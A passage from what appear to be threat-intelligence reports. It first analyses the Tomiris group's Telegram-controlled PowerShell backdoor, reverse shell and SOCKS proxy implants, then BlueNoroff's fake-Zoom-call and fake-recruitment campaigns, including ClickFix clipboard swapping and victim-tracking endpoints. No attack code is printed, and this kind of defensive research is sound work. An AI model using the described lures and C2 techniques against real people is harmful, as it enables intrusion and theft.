
The extracted script is a backdoor written in PowerShell that uses Telegram to communicate with the C2 server. It has only two key commands:
/upload: Download a file from Telegram using a file_Id identifier provided as a parameter and save it to “C:\Users\Public\Libraries\” with the name specified in the parameter file_name.
/go: Execute a provided command in the console and return the results as a Telegram message.
The script uses the following credentials for communication:
Strings used by main routine of Tomiris PowerShell Telegram Backdoor
Tomiris C# ReverseShell
A simple reverse shell written in C#. It doesn’t support any additional commands beyond console commands.
Tomiris C# ReverseShell main routine
Other implants
During the investigation, we also discovered several reverse SOCKS proxy implants on the servers from which subsequent implants were downloaded. These samples were also found on infected systems. Unfortunately, we were unable to determine which implant was specifically used to download them. We believe these implants are likely used to proxy traffic from vulnerability scanners and enable lateral movement within the network.
Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)

The implant is a reverse SOCKS proxy written in C++, with code that is almost entirely copied from the GitHub project Neosama/Reverse-SOCKS5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.
Main routine of Tomiris C++ ReverseSocks

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)
The Trojan is a reverse SOCKS proxy written in Golang, with code that is almost entirely copied from the GitHub project Acebond/ReverseSocks5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.
Difference between the restored main function of the Trojan code and the original code from the GitHub project
Victims
Over 50% of the spear-phishing emails and decoy files in this campaign used Russian names and contained Russian text, suggesting a primary focus on Russian-speaking users or entities. The remaining emails were tailored to users in Turkmenistan, Kyrgyzstan, Tajikistan, and Uzbekistan, and included content in their respective national languages.
Attribution
In our previous report, we described the JLORAT tool used by the Tomiris APT group. By analyzing numerous JLORAT samples, we were able to identify several distinct propagation patterns commonly employed by the attackers. These patterns include the use of long and highly specific filenames, as well as the distribution of these tools in password-protected archives with passwords in the format “xyz@2025” (for example, “min@2025” or “sib@2025”). These same patterns were also observed with reverse shells and other tools described in this article. Moreover, different malware samples were often distributed under the same file name, indicating their connection. Below is a brief list of overlaps among tools with similar file names:
Filename (for convenience, we used the asterisk character to substitute numerous space symbols before file extension)
Tool
аппарат правительства российской федерации по вопросу отнесения реализуемых на территории сибирского федерального округа*.exe
(translated: Federal Government Agency of the Russian Federation regarding the issue of designating objects located in the Siberian Federal District*.exe)
We also analyzed the group’s activities and found other tools associated with them that may have been stored on the same servers or used the same servers as a C2 infrastructure. We are highly confident that these tools all belong to the Tomiris group.
Conclusions
The Tomiris 2025 campaign leverages multi-language malware modules to enhance operational flexibility and evade detection by appearing less suspicious. The primary objective is to establish remote access to target systems and use them as a foothold to deploy additional tools, including AdaptixC2 and Havoc, for further exploitation and persistence.
The evolution in tactics underscores the threat actor’s focus on stealth, long-term persistence, and the strategic targeting of government and intergovernmental organizations. The use of public services for C2 communications and multi-language implants highlights the need for advanced detection strategies, such as behavioral analysis and network traffic inspection, to effectively identify and mitigate such threats.
Doctor Web uncovers a targeted cyberattack on a Russian government body by the Cavalry Werewolf group using a new ShellNET backdoor and Telegram-based control.
Primarily focused on financial gain since its appearance, BlueNoroff (aka. Sapphire Sleet, APT38, Alluring Pisces, Stardust Chollima, and TA444) has adopted new infiltration strategies and malware sets over time, but it still targets blockchain developers, C-level executives, and managers within the Web3/blockchain industry as part of its SnatchCrypto operation. Earlier this year, we conducted research into two malicious campaigns by BlueNoroff under the SnatchCrypto operation, which we dubbed GhostCall and GhostHire.

GhostCall heavily targets the macOS devices of executives at tech companies and in the venture capital sector by directly approaching targets via platforms like Telegram, and inviting potential victims to investment-related meetings linked to Zoom-like phishing websites. The victim would join a fake call with genuine recordings of this threat’s other actual victims rather than deepfakes. The call proceeds smoothly to then encourage the user to update the Zoom client with a script. Eventually, the script downloads ZIP files that result in infection chains deployed on an infected host.
GhostCall campaign attack flow

In the GhostHire campaign, BlueNoroff approaches Web3 developers and tricks them into downloading and executing a GitHub repository containing malware under the guise of a skill assessment during a recruitment process. After initial contact and a brief screening, the user is added to a Telegram bot by the recruiter. The bot sends either a ZIP file or a GitHub link, accompanied by a 30-minute time limit to complete the task, while putting pressure on the victim to quickly run the malicious project. Once executed, the project downloads a malicious payload onto the user’s system. The payload is specifically chosen according to the user agent, which identifies the operating system being used by the victim.
GhostHire campaign attack flow
We observed the actor utilizing AI in various aspects of their attacks, which enabled them to enhance productivity and meticulously refine their attacks. The infection scheme observed in GhostHire shares structural similarities of infection chains with the GhostCall campaign, and identical malware was detected in both.
We have been tracking these two campaigns since April 2025, particularly observing the continuous emergence of the GhostCall campaign’s victims on platforms like X. We hope our research will help prevent further damage, and we extend our gratitude to everyone who willingly shared relevant information.
The relevant information about GhostCall has already been disclosed by Microsoft, Huntability, Huntress, Field Effect, and SentinelOne. However, we cover newly discovered malware chains and provide deeper insights.
The GhostCall campaign
The GhostCall campaign is a sophisticated attack that uses fake online calls with the threat actors posing as fake entrepreneurs or investors to convince targets. GhostCall has been active at least since mid-2023, potentially following the RustBucket campaign, which marked BlueNoroff’s full-scale shift to attacking macOS systems. Windows was the initial focus of the campaign; it soon shifted to macOS to better align with the targets’ predominantly macOS environment, leveraging deceptive video calls to maximize impact.
The GhostCall campaign employs sophisticated fake meeting templates and fake Zoom updaters to deceive targets. Historically, the actor often used excuses related to IP access control, but shifted to audio problems to persuade the target to download the malicious AppleScript code to fix it. Most recently, we observed the actor attempting to transition the target platform from Zoom to Microsoft Teams.
During this investigation, we identified seven distinct multi-component infection chains, a stealer suite, and a keylogger. The modular stealer suite gathers extensive secret files from the host machine, including information about cryptocurrency wallets, Keychain data, package managers, and infrastructure setups. It also captures details related to cloud platforms and DevOps, along with notes, an API key for OpenAI, collaboration application data, and credentials stored within browsers, messengers, and the Telegram messaging app.
Initial access
The actor reaches out to targets on Telegram by impersonating venture capitalists and, in some cases, using compromised accounts of real entrepreneurs and startup founders. In their initial messages, the attackers promote investment or partnership opportunities. Once contact is established with the target, they use Calendly to schedule a meeting and then share a meeting link through domains that mimic Zoom. Sometimes, they may send the fake meeting link directly via messages on Telegram. The actor also occasionally uses Telegram’s hyperlink feature to hide phishing URLs and disguise them as legitimate URLs.
Overall behavior of the phishing site

Upon accessing the fake site, the target is presented with a page carefully designed to mirror the appearance of Zoom in a browser. The page uses standard browser features to prompt the user to enable their camera and enter their name. Once activated, the JavaScript logic begins recording and sends a video chunk to the /upload endpoint of the actor’s fake Zoom domain every second using the POST method.
Initial page mimicking Zoom call joining behavior

Once the target joins, a screen resembling an actual Zoom meeting appears, showing the video feeds of three participants as if they were part of a real session. Based on OSINT we were monitoring, many victims initially believed the videos they encountered were generated by deepfake or AI technology. However, our research revealed that these videos were, in fact, real recordings secretly taken from other victims who had been targeted by the same actor using the same method. Their webcam footage had been unknowingly recorded, then uploaded to attacker-controlled infrastructure, and reused to deceive other victims, making them believe they were participating in a genuine live call. When the video replay ended, the page smoothly transitioned to showing that user’s profile image, maintaining the illusion of a live call.
Fake Zoom meeting

Approximately three to five seconds later, an error message appears below the participants’ feeds, stating that the system is not functioning properly and prompting them to download a Zoom SDK update file through a link labeled “Update Now”. However, rather than providing an update, the link downloads a malicious AppleScript file onto macOS and triggers a popup for troubleshooting on Windows.
Clicking the link on macOS (left) and on Windows (right)

On macOS, clicking the link directly downloads an AppleScript file named Zoom SDK Update.scpt from the actor’s domain. A small “Downloads” coach mark is also displayed, subtly encouraging the user to execute the script by imitating genuine Apple feedback. On Windows, the attack uses the ClickFix technique, where a modal window appears with a seemingly harmless code snippet from a legitimate domain. However, any attempt to copy the code – via the Copy button, right-click and Copy, or Ctrl+C – results in a malicious one-liner being placed in the clipboard instead.
Malicious code upon ClickFix
We observed that the actor implemented beaconing activity within the malicious web page to track victim interactions. The page reports back to their backend infrastructure – likely to assess the success or failure of the targeting. This is accomplished through a series of automatically triggered HTTP GET requests when the victim performs specific actions, as outlined below.
Endpoint
Trigger
Purpose
/join/{id}/{token}
User clicks Join on the pre-join screen
Track whether the victim entered the meeting
/action/{id}/{token}
Update / Troubleshooting SDK modal is shown
Track whether the victim clicked on the update prompt
/action1/{id}/{token}
User uses any copy-and-paste method to copy modal window contents
Confirm the clipboard swap likely succeeded
/action2/{id}/{token}
User closes modal
Track whether the victim closed the modal

In September 2025, we discovered that the group is shifting from cloning the Zoom UI in their attacks to Microsoft Teams. The method of delivering malware (via a phishing page) remains unchanged.
